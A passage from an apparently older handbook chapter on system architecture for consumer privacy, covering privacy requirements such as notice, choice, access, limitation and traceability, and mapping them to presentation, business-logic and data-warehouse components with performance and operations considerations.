2. **Access Control:** Services that assure that people, computer systems, and processes can use only those resources (e.g., files, directories, computers, networks) that they are authorized to use and only for the purposes for which they are authorized. Access control mechanisms can be identity based (e.g., UNIX protection bits, access control lists), label-based (also known as mandatory access controls), or role-based (implemented as a combination of the above, plus system privileges). Access control plays an important role in protecting against illegitimate use and in providing confidentiality and integrity protection.
3. **Confidentiality:** Services that protect sensitive and private information from unauthorized disclosure. Confidentiality services are generally implemented using encryption.
4. **Integrity:** Services that assure that data, computer programs, and system resources are as they are expected to be and that they cannot be modified by unauthorized people, software, or computer equipment. Mechanisms for implementing data integrity include cyclic redundancy checks and checksums, and encryption. Mechanisms for assuring system integrity include physical protection, virus-protection software, secure initialization mechanisms, and configuration control.
5. **Attribution:** Services that assure actions performed on a system are attributable to the entities performing them, and that neither individuals nor systems are able to repudiate their actions. Mechanisms providing attribution include audits, encryption, and digital signatures.
6. **Availability:** Services that assure that systems, applications, and data are available when they are needed. Considerable efforts must be made to safeguard data and critical system services, ensuring that correct and complete information and IT services to deliver and process that information are available to authorized individuals. A critical requirement of any privacy protection schema is to ensure that critical data and services are available at all times. Mechanisms for providing availability include fault-resilient computers, virus protection software, and RAID (Redundant Array of Inexpensive Disks) storage.

Security Functional Requirements

The Common Criteria v2.0 identifies four families of terms that are concerned with the protection against discovery and misuse of information.

1. **Anonymity** ensures that a user may use a resource or service without disclosing the user's identity. The requirements for anonymity provide protection of the user identity. Anonymity is not intended to protect the subject identity.
2. **Pseudonymity** ensures that a user may use a resource or service without disclosing its user identity, but can still be accountable for that use.
3. **Unlinkability** ensures that a user may make multiple uses of resources or services without others being able to link these uses together.
4. **Unobservability** ensures that a user may use a resource or service without others, especially third parties, being able to observe that the resource or service is being used.

not sold to third parties. Allowing individuals to specify personal privacy preferences, or rules, maintains the integrity and credibility of the rules for each consumer.

The Business Problem

The privacy problem described in the previous sections can be summarized into the following, simple business problem statement:

> Companies need to be able to market to their customers while respecting their customers' expectations as well as domestic and international laws regarding how personal information is collected and used.

This section examines the problem of enabling privacy from the business perspective by exploring a business scenario. Business requirements that are discovered during scenario exercises are captured and used to guide system architecture and technology decisions. Additional business requirements for privacy awareness and sensitivity derive from emerging and existing legislation and public pressures. Clarification of the ensuing privacy business requirements will assist in creating an architecture model illustrating the impacts of enabling consumer privacy.

Business Environment for Enabling Privacy

A business scenario includes a short description of the business environment, the actors involved in the scenario, and the business interactions between the actors. For companies, Exhibit 100.4 illustrates the business environment for enabling consumer privacy.

The left side of Exhibit 100.4 displays several choices for how and where a consumer may prefer to conduct interactions with a company. Examples shown include using hard-copy mail, by telephone, in person, through some special-purpose kiosk, or from a PC possibly via the Internet. Not explicitly shown are those interactions that may be conducted by third parties, such as automated applications performing automated decisions or intelligent agents. Interactions may or may not result in one or more transactions (actual exchanges for goods and services) instituting a relationship between a consumer and a company.

The right side of Exhibit 100.4 introduces sources from which a company obtains the business rules that guide company privacy policies. Legislative requirements for ensuring consumer privacy differ among government jurisdictions. Industry sector and corporate rules for consumer privacy likewise differ for various regulated and nonregulated markets. Finally, consumer privacy preferences can be incorporated, depending on company policies.

The center of Exhibit 100.4 focuses on the data warehouse as both the storage site for consumer personal data and the optimal position from which a company can ensure and enforce consumer privacy preferences.

Business Scenario for Enabling Privacy

Exhibit 100.5 reveals a more thorough examination of the business interactions involved in this business scenario. The example assumes that privacy policies have been:

- Established by government, sector, and consumer rules
- Incorporated into database information structure, design, and metadata services
- Presented to the consumer at some point prior to the start of the interaction

Consumer Interactions

It is commonly accepted that an implied contract is established between a consumer and a transaction provider when that consumer voluntarily and knowingly engages in interactions that may ultimately result in transactions with that transaction provider. The contract implies agreement:

- By the consumer to supply personal data required for that transaction
- By the transaction provider to use, maintain, and store this data in some form, for some length of time, for the purpose of fulfilling the contract




EXHIBIT 100.4 Business environment for enabling consumer privacy.




EXHIBIT 100.5 Business interactions involved for enabling consumer privacy.

Consumers are willing to share additional personal data (outside the required purpose) in relationships where the business is *trusted* and where there is an identified need or mutual benefit. The amount and type of data shared reflect explicit and implied consumer preferences, as well as business requirements.

Loading Data

Businesses need to examine the collection of consumer interactions and transactions in order to determine "what happened." This can be done from legal, business, monetary, fiscal, competitive, and other aspects that are necessary for legitimate business functions. Historically, typical storeowners and bankers "remembered" their customers' behaviors and preferences and modified ensuing interactions accordingly. Likewise, larger companies, aided by modern tools such as data warehouses, will be able to "remember" their customers' behaviors and preferences through the history of collected interactions and transactions that have been loaded into their databases.

Processing Information

Once businesses determine "what happened," the next logical step is to learn "why it happened." Numerous tools are available for businesses to use in processing interaction and transaction information. These tools help diagnose and visualize patterns in consumer behaviors and preferences that ultimately guide business operations toward greater efficiencies and optimize corporate behaviors to be consistent with company goals and objectives. Consumers are unlikely to object to such uses for their personal data as long as the insights gained for the business do not automatically lead to actions contrary to their privacy preferences.

Mining Data

After ascertaining "what happened" and "why it happened," businesses employ tools and techniques, such as data mining and analytical modeling, in attempts to predict "what will happen." Such analysis considers a business' memory of interactions and transactions, as well as possible additional information obtained from external sources. Businesses are responsible for ensuring that these external information sources are legal and accurate, and that they have the consent of affected consumers if personally identifiable data is involved. Resulting predictive models are applied to consumer records to forecast future behaviors, typically in the areas of consumer acquisition, retention, and growth. These models can also be used in determining business impact expectations affected by credibility, fraud, affluence, and other business conditions.

Taking Actions

The point at which businesses decide to take "actions" based on predictive modeling results is the final step in the business scenario for enabling consumer privacy. No actions should be taken that are in violation of the law or against the preferences of the consumer. Privacy considerations impact business behaviors and may provide either a threat of increased regulation leading to decreased ability to do business, or an opportunity to better understand and respond to consumer preferences, thereby strengthening the relationship.

In summary, it is crucial to examine the metamorphosis that data undergoes throughout business interactions, and where businesses control, store, and process consumer data. Ultimately, only companies decide how privacy will be executed within their businesses. No implementation will prevent businesses from taking actions contrary to the law or to consumer privacy preferences.

Business Requirements for Enabling Privacy

Legislative developments for protection of personal privacy range between rigorous government involvement and self-regulatory approaches. Voluntary guidelines establishing basic principles for data protection were adopted in 1980 by member nations of the Organization for Economic Cooperation and Development (OECD).[5] These guidelines encourage adoption of legislation and practices recognizing the rights of individual citizens with respect to personally identifiable data gathered about them, and defining parameters for what constitutes personally identifiable data.

A great deal of thought has already gone into consolidating privacy provisions specified in the OECD guidelines with the "key elements" of the Online Privacy Alliance[6] and the Articles of the EU Directive[1,2] in order to generate a comprehensive set of privacy requirements. This chapter briefly summarizes six proposed

privacy requirements and explicitly adds two more related requirements, which, when applied to system architectures, help in determining the impacts of privacy interventions on each system.

1. *Notice* Companies should be able to provide easily understood notice to their customers that personal data will be collected, which data will be collected, and how data will be used and disclosed. Notification should include the identities of the data collector and other intended recipients of the data, as well as information about "logic involved in automated processing."[1,2,7]
2. *Choice/Consent* Companies should be able to provide their customers with suitable choices to opt-in or opt-out[8] of specific personal data items for collection, use, and disclosure, consistent with the jurisdictions and requirements the industry environment in which they do business.
3. *Access* Companies should be able to provide assurance to their customers that the personal data they collect, use, and disclose is accurate and up to date. Accessibility includes the means for individuals to review and correct inaccurate or incomplete personal data, as well as the right to erase or "block" access to data not collected in accordance with the rules of local legislation.
4. *Security* Companies should be able to provide assurance to their customers that the personal data they collect, use, and disclose is secure against loss, and against unauthorized access, destruction, alteration, use, or disclosure.
5. *Limitation* Companies should be able to provide assurance to their customers that the collection and use of personal data will be limited to explicit, specified, and legitimate purposes, and that the data will be kept in identifiable form for no longer than necessary to accomplish original purposes.
6. *Accountability* Companies should be able to establish procedures for their customers to seek resolution or redress for possible violations of stated privacy principles and practices. Accountability includes support for enforcement of existing legal and regulatory remedies (country specific) and notification to privacy authorities in each country of intent to collect personal data relating to their subjects.
7. *Traceability* Companies should be able to provide assurance to regulators that all interactions and processing will be traceable and logged in such a way as to allow for internal assessments, as well as assessments by third parties, that demonstrate customer compliance with privacy policies. This is particularly important for those customers desiring compliance with Safe Harbor[9] proposals.
8. *Anonymity/Pseudonymity* Companies should be able to provide assurance to their customers that personal data can be maintained in a state of either anonymity or pseudonymity, as elected by the individual, such that the data cannot be used later to target the individual.

Mapping Requirements to Architectural Components

The business environment and business scenario, explored previously in Exhibits 100.4 and 100.5, depict the relationship between consumers and companies. When viewed architecturally, three components describe the primary areas impacted by enabling consumer privacy:

1. *Privacy presentation* serves as a "window" into consumer interactions and covers consumer, administrative, and operational devices as well as browsers.
2. *Business logic for enabling privacy* covers business interaction activities, transactions, translations, analysis, and management.
3. *Privacy data* covers query, look-up, and other data management activities for data warehouses, as well as for intermediate data stores, either within applications or stored in smaller databases.

The eight privacy business requirements discussed earlier impact these three architectural components as shown by the chart in Exhibit 100.6. The Xs in the chart indicate which requirements for enabling consumer privacy must be met for each architectural component. For example, the requirement for notice must be implemented for both privacy presentation and business logic components, but not for the privacy data component. As stated previously, security is required for any solution that enables consumer privacy; therefore, security considerations must be implemented for each architectural component.

Architecture Model for Enabling Consumer Privacy

Mapping business requirements to architectural components ensures that implementations are guided primarily by business considerations prior to evaluating technical options for those implementations. The architecture model in Exhibit 100.7 illustrates this mapping graphically.

EXHIBIT 100.6 Mapping Business Requirements for Enabling Consumer Privacy to Architectural Components

	Privacy Presentation	Business Logic for Enabling Privacy	Privacy Data
Notice	X	X	
Choice	X	X	X
Access	X	X	X
Security	X	X	X
Limitation		X	X
Accountability		X	
Traceability	X	X	X
Anonymity		X	X




EXHIBIT 100.7 Architecture model for enabling consumer privacy.

The model identifies several different types of users who can interact with a customer's business system, predictably with different types of interfaces, through the privacy presentation component. They include consumers, operators and administrators, and privacy auditors. Users can also be applications and agents operating on behalf of human beings. The model also indicates the various sources for privacy rules impacting the business logic component, that is, government, industry/sector, and consumer. It also illustrates how requirements for security envelop all business processes that are impacted for enabling consumer privacy.

The model shows that both privacy presentation and business logic components will need to contain sub-components that address requirements for notice, choice/consent (which involves data collection), and access (which may or may not involve data correction). It reveals that the requirements for time and use limitations, as well as anonymity/pseudonymity, will need to have sub-components contained in both business logic and privacy data components.

The model further represents that all three architectural components will need to contain sub-components dealing with requirements for traceability, which will likely be required to support requirements for accountability procedures defined by the business.

During interactions, and in addition to sending privacy policy notification, companies should be able to allow consumers to specify:

- Whether or not they can be tracked for purposes beyond the contracted business agreement
- What data they are willing to share beyond that which is required for the contracted business agreement
- Under what circumstances they will share data (loyalty programs) beyond that which is required for the contracted business agreement
- What data, if any, they are willing to have retained or sold

During business operations, companies should be able to allow:

- Consumers to examine their personal data
- Consumers to correct erroneous data
- Consumers to interact anonymously
- Regulators to examine company compliance with protecting personal data

During analysis, companies should be able to comply with:

- Regulations for retention periods
- Regulations for authorized use
- Anonymization rules
- Consumer rules for retaining or selling data

Popular thinking deems that the best place to control privacy is at the point of access; however, the authors maintain that the best place to control privacy is within the data warehouse where the rules for using personally identifiable information can be strictly enforced.

Additional details on the functions required for enabling consumer privacy, and how they map to the architecture model just described, is the focus of the next chapter section.

The Technical Problem

The technical problem of enabling consumer privacy is complicated by customer investments in current technologies, rapid business environmental changes, emerging technologies, and evolving standards. The following technical problem statement captures these concerns:

> Companies need technologies and services that sustain existing and emerging privacy requirements, and that offer flexibility for changes in privacy rules, scalability for growth, and acceptable changes in performance, reliability, availability, and manageability.

This section examines the problem of enabling privacy from various technical perspectives. The business requirements that were revealed during investigation of the business problem are further scrutinized to identify the functions, processes, and technologies necessary to meet the requirements. These business requirements, along with the business environment, influence technology decisions that help formulate the technical requirements impacting the architecture.

Functions Required for Enabling Privacy

Exhibit 100.8 describes functions, along with the types of data, necessary to implement each business requirement for enabling privacy. Current and emerging technologies that apply to these functions are identified, and those that are advocated for this solution are underlined.

Technical Perspectives for Enabling Privacy

Technical perspectives depend on the focus of business objectives and other qualitative attributes, such as function or performance. Different attributes abstract specific details from the business environment with respect to different criteria, thus generating the different system perspectives. Each perspective can independently define the meanings for components, interrelationships, and guidelines, but resulting system perspectives are not independent.

Recognizing the fact that enabling consumer privacy requires changes to existing architectures and not entirely new architectures, each of the technical perspectives discussed below addresses only those specific

aspects that must be considered when applying changes to a system's architecture that enable it for consumer privacy. The next four subsections examine functional, performance, availability/reliability, and OA&M perspectives.

Functional Perspective

The functional perspective exhibits architectural views of processes, data flows, communications, and presentation for each of the components identified in the architecture model. The functions exhibited within the architecture components comprise the architecture building blocks for enabling privacy.

Privacy Presentation Component

Exhibit 100.9 captures the functions necessary within the privacy presentation component to support the business requirements for enabling consumer privacy. Five functional architecture building blocks are defined.

The left-most, vertically oriented building block within the privacy presentation component in Exhibit 100.9 highlights the authentication and authorization functions necessary to fulfill the security requirements. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences that are necessary to fulfill the traceability and accountability requirements. The three remaining building blocks highlight the functions necessary to fulfill the privacy requirements for privacy policy notification, choice/consent, and access of personal data and privacy preferences.

The following describes the flow of data through the privacy presentation component. An initial communication occurs between some type of "user" (human, agent, or other application) and the appropriate "user" interface to an implementation of the privacy presentation component. The user may or may not have been previously notified regarding the privacy policy through various mechanisms, including hard-copy mail, brochure, electronic mail, HTTP, and others. Once the user is authenticated and authorized to operate within this component, all activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored.

The privacy presentation component executes functions that send and receive personal data and privacy preferences between "users" and the component implementing business logic for enabling privacy. It also executes functions that allow these "users" to review and correct personal data and privacy preferences. Such review and correction may occur dynamically in the future; however, it is more likely that, for the present, these functions will be implemented through some type of paper-based, report-and-update mechanism.

For automated systems, privacy preferences can be specified periodically or maintained every time a consumer conducts business. For the latter case, programmable Web agents may be appropriate mechanisms to ease the overhead of specifying and maintaining privacy preferences. The recommended standards for communication among privacy presentation functions are HTTP and P3P (Web-based client position for P3P, personal privacy protection, is the most evolved; however, the types and formats for defined privacy data elements can be extended to other operating environments).

An advocated position for communicating between privacy presentation functions and the functions for implementing business logic enabling privacy are Microsoft's messaging services (i.e., MSMQ), Microsoft's object request broker architecture (i.e., COM/DCOM), or Web-based services (i.e., HTTP, P3P). Industry-specific interfaces will apply on top of COM/DCOM (i.e., DNAfs) for financial.

Business Logic for Enabling Privacy Component

Exhibit 100.10 captures the functions necessary within the business logic component to support the business requirements for enabling consumer privacy. Four functional architecture building blocks are defined. The first three building blocks within the business logic component in Exhibit 100.10 highlight the functions necessary to fulfill the privacy requirements for privacy policy notification, choice/consent, and access of personal data and privacy preferences. Specifically, the functions maintain the privacy policy and enforce privacy rules for the business. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences necessary to fulfill the traceability and accountability requirements.

The following describes the flow of data through the business logic component for enabling privacy. All activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored.

The business logic component executes functions that process requests and responses regarding personal data and privacy preferences between the privacy presentation and privacy data components. As part of processing these requests and responses, the business logic component also executes functions that enforce

EXHIBIT 100.8 Functions Required for Enabling Privacy

	Functions Necessary	Types of Data Needed	Technologies
Notice	•Communicate privacy policy •Include explanations for any "automated processing" •Data usage tracing facility (to track the use of data within the IT system end-to-end)	•Company privacy policy	•Paper-based and Web-based devices and protocols •Specific devices, kiosks •Scripts •Metadata repository (documenting the use of privacy-enabled data)
Choice/consent	•Identify specific data elements that must be displayed, which elements can be changed, and by whom •Present personal preference choice options/current settings •Make and change personal preference settings •Negotiate (option) personal preference settings •Commit/acknowledge personal preference setting changes	•Personal preference choice options •Personal preference current settings •Company privacy policy rules •Privacy metadata •Negotiation rules	•Paper-based and Web-based devices and protocols •Specific devices, kiosks •For interactions involving data warehouse (DW) then metadata standard for privacy is MDIS •For interactions not involving DW, then metadata standard for privacy is P3P •Data collection/update MUI (multimedia user interface) •Scripts •DB access
Access	•Identify specific data elements that must be displayed, which elements can be changed, and by whom •For user-initiated requests: —Authenticate user —Request access to view personal data —Respond to access request •For business-initiated requests: —Present current personal preference settings —Request update to settings •Negotiate (option) or change personal preference settings •Delete all instances of specific and "allowable" elements •Commit and acknowledge personal preference setting changes	•Personal preference current settings •Company privacy policy rules •Negotiation rules	•Web-based devices, protocols, verification mechs (VeriSign) •Specific devices, kiosks •Call centers •Paper reports (OLAP/SQL) •For interactions involving DW, then metadata standard for privacy is MDIS •For interactions not involving DW, then metadata standard for privacy is P3P •Data collection/update MUI (multimedia user interface) •Scripts •DB access (create, delete, update, and delete) •Transaction integrity (to assure accuracy of database updates)

Limitation	•For "use" limitation (what company can do with personal data), enforce use preferences •For "retention" limitation (how long company can use personal data, may not be known), enforce retention preferences	•Company privacy policy rules •Personal preference current settings •Additional collected data	•Application logic assuring "legitimate purposes" are carried out •Business processes handling manual and automated intervention for opting out of automated processing •For interactions involving DW, then "database views" control time/use limits •For interactions not involving DW, then stored procedures control time/use limits •One has potential to develop "privacy state information" to help enforce dynamic temporal changes •Possible application development technology that assures new applications adhere to rules •Possible application execution environment logic to assure legitimate use
Accountability	•For controller or processor of personal data (also requires traceability): —Interrogate systems and make corrections —Non-repudiation capability	•Company privacy policy rules •Personal preference current settings •Controller processor identification •Privacy log repository	•Business procedures •Security technologies (for non-repudiation and logging)
Traceability	•Architecture for managing traceability and verifying requirements •Log event occurrences, alarms, exceptions, etc. •UI to look at logs and reconcile between different data services •Generate reports •"Tracking facility" for privacy adherence/compliance •Enforce logging function and protect logged data •Establish logging of configuration controls	•Company privacy policy rules •Personal preference current settings •Privacy log repository	•Many, depending on chosen architecture for enabling traceability •Application execution environment logging (pre- and post-call logging)
Anonymity/ pseudonymity	•Anonymity (as it applies to usage, takes identifiers away; is NOT reversible) —Block, strip, or screen out personally identifiable data •Pseudonymity (assigns nonidentifiable name to collection of data; is reversible) —Generate pseudonyms with appropriate controls	•Personal preference settings on usage •Personal preference settings on retention	•For interactions involving DW, then "database views" handle anonymity •For interactions not involving DW, then stored procedures handle anonymity •Pseudonym generators




EXHIBIT 100.9 Functions within privacy presentation component for enabling consumer privacy.

privacy rules derived from the business rules and sources for government, industry/sector, and consumer privacy rules.

Where business logic functions are implemented within applications, there are no recommended standards for communication among these business logic functions. Business policies governing operational and analytical applications will likely dictate how information is communicated within these automated systems.

An *advocated* position for communicating between the functions for implementing business logic enabling privacy and privacy data functions are Microsoft's object request broker architecture (i.e., COM/DCOM) or Web-based services (i.e., P3P). The P3P session information passed across these component interfaces is different from that passed across for the privacy presentation component. Those customers with preexisting infrastructures (e.g., proprietary, CORBA, messaging, DB2) for data communication will likely maintain their infrastructures.

Privacy Data Component

Exhibit 100.11 captures the functions necessary within the privacy data component to support the business requirements for enabling consumer privacy. Four functional architecture building blocks are defined.

The left-most, vertically oriented building block within the privacy data component in Exhibit 100.11 highlights the data integrity protection and data access control functions necessary to fulfill security requirements. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences that are necessary to fulfill the traceability and accountability requirements. The two remaining building blocks highlight the functions necessary to fulfill privacy requirements for choice/consent and access of personal data and privacy preferences, time/use limitations, and anonymity/pseudonymity.

The following describes the flow of data through the privacy data component. All activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored. The privacy data component executes functions that verify the integrity and access permissions for data requests received from the business logic component.

The privacy data component also executes functions that filter the data according to previously established privacy preferences prior to accessing personal data or responding back to the business logic component. Furthermore, the privacy data component executes functions providing privacy metadata services for personal data stored either in databases or within specific applications.

Where privacy data functions are implemented within nondatabase applications, there are no recommended standards for communication among these privacy data functions. Business policies governing operational and analytical applications will likely dictate how information is communicated within these automated systems. Where privacy data functions are implemented within database system applications, the recommended standards for communication among functions are SQL, XML, MDIS and ODBC, as well as OLE/DB and OLE/DBO.




EXHIBIT 100.10 Functions within business logic for enabling consumer privacy component.




EXHIBIT 100.11 Functions within the privacy data component for enabling consumer privacy.

Performance Perspective

The performance perspective addresses performance implications to the architecture as a result of enabling consumer privacy. As with any system, performance is balanced against features and functions. A trade-off is established between required features and functions, and acceptable performance.

Within the privacy presentation component depicted in Exhibit 100.10, the functions most likely to affect performance are those implementing requirements for choice/consent and access (whether real-time or delayed), traceability (depending on the level of logging), and security. The functions implementing notice are expected to affect performance to a lesser degree.

Within the business logic component depicted in Exhibit 100.11, the functions most likely to affect performance are those implementing requirements for choice/consent and access (related to enforcement of the privacy rules), and traceability. Functions implementing maintenance of the privacy rules are expected to affect performance to a lesser degree.

Within the privacy data component depicted in Exhibit 100.11, the functions most likely to affect performance are those implementing requirements for access, time/use limitations, traceability, and security. Performance thus depends on where and how personal data is stored and maintained. For implementations using teradata data warehouses, performance is minimally affected because requirements for enabling consumer privacy are accommodated by the existing data warehouse design. Other data warehouses, intermediate data stores, and types of databases, as well as other types of applications maintaining personal data, will likely have performance degradations due to the additional functions imposed by privacy requirements.

There are also likely to be performance implications based on implementation choices for communications between the three main architectural components. The emerging World Wide Web Consortium (W3C) standard for P3P may have performance implications on server interactions; however, despite its current popularity and because this standard is evolving, these implications are unknown.

Availability/Reliability Perspective

The availability/reliability perspective is concerned with impacts to the availability and reliability of solutions based on the architecture resulting from enabling for consumer privacy. Availability focuses on the time between system failures. Reliability focuses on the frequency with which a system fails. As with any system, acceptable levels of availability and reliability are determined by the requirements for the industry's operating environment.

The question for each industry to ask itself is whether or not privacy is such an integral part of the system that the whole system is down when privacy-related elements, such as privacy log connections, are unavailable. Trade-offs will be made by each business' policies, based on the risk imposed by doing business when these privacy elements are unavailable. Given the current state of emerging personal privacy legislation worldwide, it is likely that most industries will need to specify high availability and reliability of all privacy-related elements. Obviously, the more complicated the rules are, the more complicated enforcement will be.

OA&M Perspective

The OA&M perspective addresses impacts to the operation, administration, and management of solutions based on the architecture as a result of enabling for consumer privacy. As with any system, OA&M requirements are determined by the business' policies and operating environment. Only those aspects of OA&M systems impacted by privacy are of concern to the architecture.

OA&M systems are comprised of components implementing instrumentation, infrastructure, and management applications. Because management infrastructure exists wholly to support management functions, there are no expected impacts to this component arising from privacy requirements. Primary impact derives from any additional instrumentation required as a result of enabling privacy, as well as new management applications that may be created to handle the new instrumentation data.

Some of the events that can be instrumented for privacy include access to personal/sensitive data, frequency of access to personal/sensitive data elements, logging of critical events, backup and recovery of personal/sensitive data, and performance monitoring. Threshold values will need to be established for the number of hits on personal data items, the number of violations, and the number and types of alerts. Alerts can be instituted for attempts to access personal data, as well as for unexpected and unauthorized accesses.

For implementations using some form of database system to store and maintain personal data, existing data management system rules will need to be augmented with privacy-related utilities and management applications for monitoring privacy-related events. Authorized system and database administrators must be aware of, and apply, legal issues and rules to the creation of additional rules and views required for enabling privacy. These authorized users must also have exclusive access to the privacy log for security reasons.

Summary

